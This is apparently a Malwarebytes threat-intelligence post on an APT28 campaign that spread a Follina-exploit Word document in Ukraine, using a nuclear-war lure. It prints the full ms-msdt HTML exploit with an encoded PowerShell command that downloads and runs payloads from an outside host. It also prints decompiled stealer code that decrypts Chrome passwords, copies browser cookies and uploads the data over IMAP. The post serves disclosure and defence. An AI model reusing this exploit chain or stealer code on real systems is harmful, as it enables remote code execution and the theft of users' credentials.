Russia’s APT28 uses fear of nuclear war to spread Follina docs in Ukraine

blog.malwarebytes.com/threat-intelligence/2022/06/russias-apt28-uses-fear-of-nuclear-war-to-spread-follina-docs-in-ukraine/

Threat Intelligence Team

June 21, 2022

This blog post was authored by Hossein Jazi and Roberto Santos.

In a recent campaign, APT28, an advanced persistent threat actor linked with Russian intelligence, set its sights on Ukraine, targeting users with malware that steals credentials stored in browsers.

APT28 (also known as Sofacy and Fancy Bear) is a notorious Russian threat actor that has been active since at least 2004 with its main activity being collecting intelligence for the Russian government. The group is known to have targeted US politicians, and US organizations, including US nuclear facilities.


On June 20, 2022, Malwarebytes Threat Intelligence identified a document that had been weaponized with the Follina (CVE-2022-30190) exploit to download and execute a new .Net stealer first reported by Google. The discovery was also made independently by CERT-UA.

Follina is a recently-discovered zero-day exploit that uses the `ms-msdt` protocol to load malicious code from Word documents when they are opened. This is the first time we’ve observed APT28 using Follina in its operations.

The malicious document

The maldoc’s filename, `Nuclear Terrorism A Very Real Threat.rtf`, attempts to get victims to open it by preying on their fears that the invasion of Ukraine will escalate into a nuclear conflict.

The content of the document is an article from the Atlantic Council called “*Will Putin use nuclear weapons in Ukraine? Our experts answer three burning questions*” published on May 10 this year.



Will Putin use nuclear weapons in Ukraine? Our experts answer three burning questions.

As Russian President Vladimir Putin confronts a series of humiliating battlefield setbacks since his February 24 invasion of Ukraine, and amid an increased flow of Western arms into the country, the risk of escalation remains all too real.

So we asked some of our top experts to answer three burning questions about a scenario that has alarmed many analysts watching this war unfold: the Kremlin following through on its threats and using nuclear weapons in the conflict. They weighed in on the chances of Putin taking the fateful step, how he might do it, and how the West would likely respond.

#1: What's the likelihood that Vladimir Putin uses nuclear weapons in the course of the war in Ukraine?

Putin is more likely than not to use nuclear weapons in the war in Ukraine if he faces devastating defeat. If Putin perceives an existential threat to his regime, then he will be compelled to prevent that outcome—even if that requires taking risky escalatory steps. Nuclear weapons are the ultimate tools of last resort; any rational leader would consider using them if his or her regime (or life) were on the line.

—Keir Lieber is a nonresident senior fellow in the Forward *Defense practice of the Atlantic Council's Scowcroft Center for Strategy and Security.*


—Daryl Press is an associate professor of government at Dartmouth College.

Putin presumably expects his threats will induce NATO to abandon Ukraine. However, if he believes he is facing defeat or a costly stalemate—or has a chance of success through sharp escalation—**there is some non-zero (perhaps a worryingly high 1 or 2 percent) risk he will carry out his threats**. Even a small risk is deeply dangerous, and he should recognize the risk of starting a nuclear war, so deterring him is the most desirable outcome. Accordingly, NATO should say clearly that any nuclear attack by Russia would meet with a response potentially including nuclear weapons.

—Walter Slocombe is a board director at the Atlantic Council and a former US under secretary of defense for policy.

The lure asks "Will Putin use nuclear weapons in Ukraine?"

The maldoc is a docx file (pretending to be a RTF file) compiled on June 10, which suggests that the attack was used around the same time. It uses a remote template embedded in the `Document.xml.rels` file to retrieve a remote HTML file from the URL http://kitten-268.frge.io/article.html.



```
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_SelectProgram=NotListed IT_LaunchMethod=ContextMenu
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'Y21kLmV4ZSAvayBwb3dlcnNoZWxsIC1Ob25JbnRlcmFjdGl2
ZSAtV2luZG93U3R5bGUgSGlkZGVuIC1Ob1Byb2ZpbGUgLWNvbW1hbmQgJyYge213ciBodHRwOi8va29tcGFydHBvbWlhci5wbC9ncmFmaWthL1NRTGl0ZS5JbnRlcm9wLmRsbCAtT3V0RmlsZSAiQzpcVXNlcnNcJEVOVjpVc2VyTmFtZVxTUUxpdGUuSW50ZXJvcC5kbGwiO213ciBodHRwOi8va29tcGFydHB
vbWlhci5wbC9ncmFmaWthL2RvY3guZXhlIC1PdXRGaWxlICJDOlxVc2Vyc1wkRU5WOlVzZXJOYW1lXGRvY3guZXhlIjtTdGFydC1Qcm9jZXNzICJDOlxVc2Vyc1wkRU5WOlVzZXJOYW1lXGRvY3guZXhlIn0n'+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/Sys
tem32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
```


The malicious HTML document

The HTML file uses a JavaScript call to `window.location.href` to load and execute an encoded PowerShell script using the `ms-msdt` MSProtocol URI scheme. The decoded script uses `cmd` to run PowerShell code that downloads and executes the final payload:

```
"C:\WINDOWS\system32\cmd.exe" /k powershell -NonInteractive -WindowStyle Hidden -
NoProfile -command "& {iwr http://kompartpomiar.pl/grafika/SQLite.Interop.dll -
OutFile "C:\Users\$ENV:UserName\SQLite.Interop.dll";iwr
http://kompartpomiar.pl/grafika/docx.exe -OutFile
"C:\Users\$ENV:UserName\docx.exe";Start-Process "C:\Users\$ENV:UserName\docx.exe"}"
```

Payload Analysis


The final payload is a variant of a stealer APT28 has used against targets in Ukraine before. In the oldest variant, the stealer used a fake error message to hide what it was doing (A secondary thread was displaying this error message while the main program continued executing.) The new variant does not show the popup.



The storage control blocks were destroyed

In older versions of the stealer, a fake error message distracted users

The variant used in this attack is almost identical to the one reported by Google, with just a few minor refactors and some additional sleep commands.



```
// DocumentSaver.Program
// Token: 0x06000011 RID: 17 RVA: 0x00003450 File Offset: 0x00001650
private static void Main(string[] args)
{
    string name = AppDomain.CurrentDomain.BaseDirectory + AppDomain.CurrentDomain.FriendlyName;
    new Thread(delegate()
    {
        MessageBox.Show("The storage control blocks were destroyed", "Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
    }).Start();
    Program.createFile("text_ch", "ch\r\n" + Program.ch2() + "\r\n\r\n" + Program.ch1());
    Program.createFile("text_ff", "ff\r\n\r\n\r\n" + Program.ff1());
    Program.createFile("text_ed", "ed\r\n" + Program.ed1() + "\r\n\r\n" + Program.ed2());
    GC.Collect();
    Program.ff2();
    GC.WaitForFullGCComplete();
    File.Delete("cp");
    File.Delete("cc");
    File.Delete("fc");
    File.Delete("fp");
    File.Delete("ec");
    File.Delete("ep");
    File.SetAttributes("SQLite.Interop.dll", FileAttributes.Normal);
    try
    {
        File.Delete("SQLite.Interop.dll");
    }
    catch (Exception ex)
    {
        string message = ex.Message;
    }
    try
    {
        Program.del("SQLite.Interop.dll");
    }
    catch (Exception ex2)
    {
        string message2 = ex2.Message;
    }
    Program.del(name);
    Application.Exit();
}
```


```
// DocumentSaver.Program
// Token: 0x06000017 RID: 23 RVA: 0x000034BC File Offset: 0x000016BC
private static void Main(string[] args)
{
    string name = AppDomain.CurrentDomain.BaseDirectory + AppDomain.CurrentDomain.FriendlyName;
    Program.connect(Program.creds.Split(new char[]
    {
        ':'
    })[2], 143);
    Program.Login(Program.creds.Split(new char[]
    {
        ':'
    })[0], Program.creds.Split(new char[]
    {
        ':'
    })[1]);
    Program.selectFolder("INBOX");
    Program.create(Program.ch1());
    Program.create(Program.ch2());
    Program.create(Program.ff1());
    Program.ff2();
    Program.create(Program.ed1());
    Program.create(Program.ed2());
    Thread.Sleep(60000);
    GC.Collect();
    GC.WaitForFullGCComplete();
    string[] array = new string[]
    {
        "cp",
        "cc",
        "fc",
        "fp",
        "ec",
        "ep"
    };
    foreach (string path in array)
    {
        for (;;)
        {
            try
            {
                File.Delete(path);
                break;
            }
            catch
            {
                Thread.Sleep(5000);
            }
        }
    }
    try
    {
        File.SetAttributes("SQLite.Interop.dll", FileAttributes.Normal);
        File.Delete("SQLite.Interop.dll");
    }
    catch (Exception ex)
    {
        string message = ex.Message;
    }
    try
    {
        Program.del("SQLite.Interop.dll");
    }
    catch (Exception ex2)
    {
        string message2 = ex2.Message;
    }
    Program.del(name);
    Application.Exit();
}
```

A side-by-side comparison of two versions of the APT28 stealer

As with the previous variant, the stealer's main pupose is to steal data from several popular browsers.

Google Chrome and Microsoft Edge

The malware steals any website credentials (username, password, and url) users have saved in the browser by reading the contents of `%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data`.




```
SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + text2);
try
{
    sqliteConnection.Open();
    SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand();
    sqliteCommand.CommandText = "SELECT action_url, username_value, password_value FROM logins";
    SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
    byte[] key = AesGcm256.GetKey();
    while (sqliteDataReader.Read())
    {
        object obj = sqliteDataReader["username_value"];
        object obj2 = sqliteDataReader["action_url"];
        string text3 = "";
        byte[] bytes = Program.GetBytes(sqliteDataReader, 2);
        byte[] iv;
        byte[] encryptedBytes;
        AesGcm256.prepare(bytes, out iv, out encryptedBytes);
        string text4 = AesGcm256.decrypt(encryptedBytes, key, iv);
        try
```

ombre	Valor
obj	"victim@corporation.com"
obj2	"https://www.facebook.com/login/"
text3	""
bytes	byte[0x0000002E]
iv	byte[0x0000000C]
encryptedBytes	byte[0x0000001F]
text4	"victimspassword"

Debugging session showing how attackers are capable of stealing credentials

In a very similar way, the new variant also grabs all the saved cookies stored in Google Chrome by accessing `%LOCALAPPDATA%\Google\Chrome\User Data\Default\Network\Cookies`.



```
Dictionary<string, string> dictionary = new Dictionary<string, string>();
for (;;)
{
    try
    {
        File.Copy(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) + "\\Google\\Chrome\\User Data\\Default\\Network\\Cookies", "cc", true);
        break;
    }
    catch
    {
        Thread.Sleep(10000);
    }
}
SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=cc");
sqliteConnection.Open();
SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT host_key, name, encrypted_value FROM cookies", sqliteConnection);
SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader();
while (sqliteDataReader.Read())
{
```


Cookie stealing code (Google Chrome)

Stolen cookies can sometimes be used to break into websites even if the username and password aren't saved to the browser.

The code to steal cookies and passwords from the Chromium-based Edge browser is almost identical to the code used for Chrome.

Firefox


This malware can also steal data from Firefox. It does this by iterating through every profile looking for the `cookies.sqlite` file that stores the cookies for each user.



```
1404    4468 CreateFile        C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 QueryNetwork...   C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 CloseFile         C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 CreateFile        C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 QueryAttributeT...C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 CloseFile         C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 CreateFile        C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 QueryStandardI...C:\Users    AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 QueryBasicInfor...C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
1404    4468 QueryStreamInf... C:\Users   AppData\Roaming\Mozilla\Firefox\Profiles\2atzqiy9.default-release\cookies.sqlite   SUCCESS
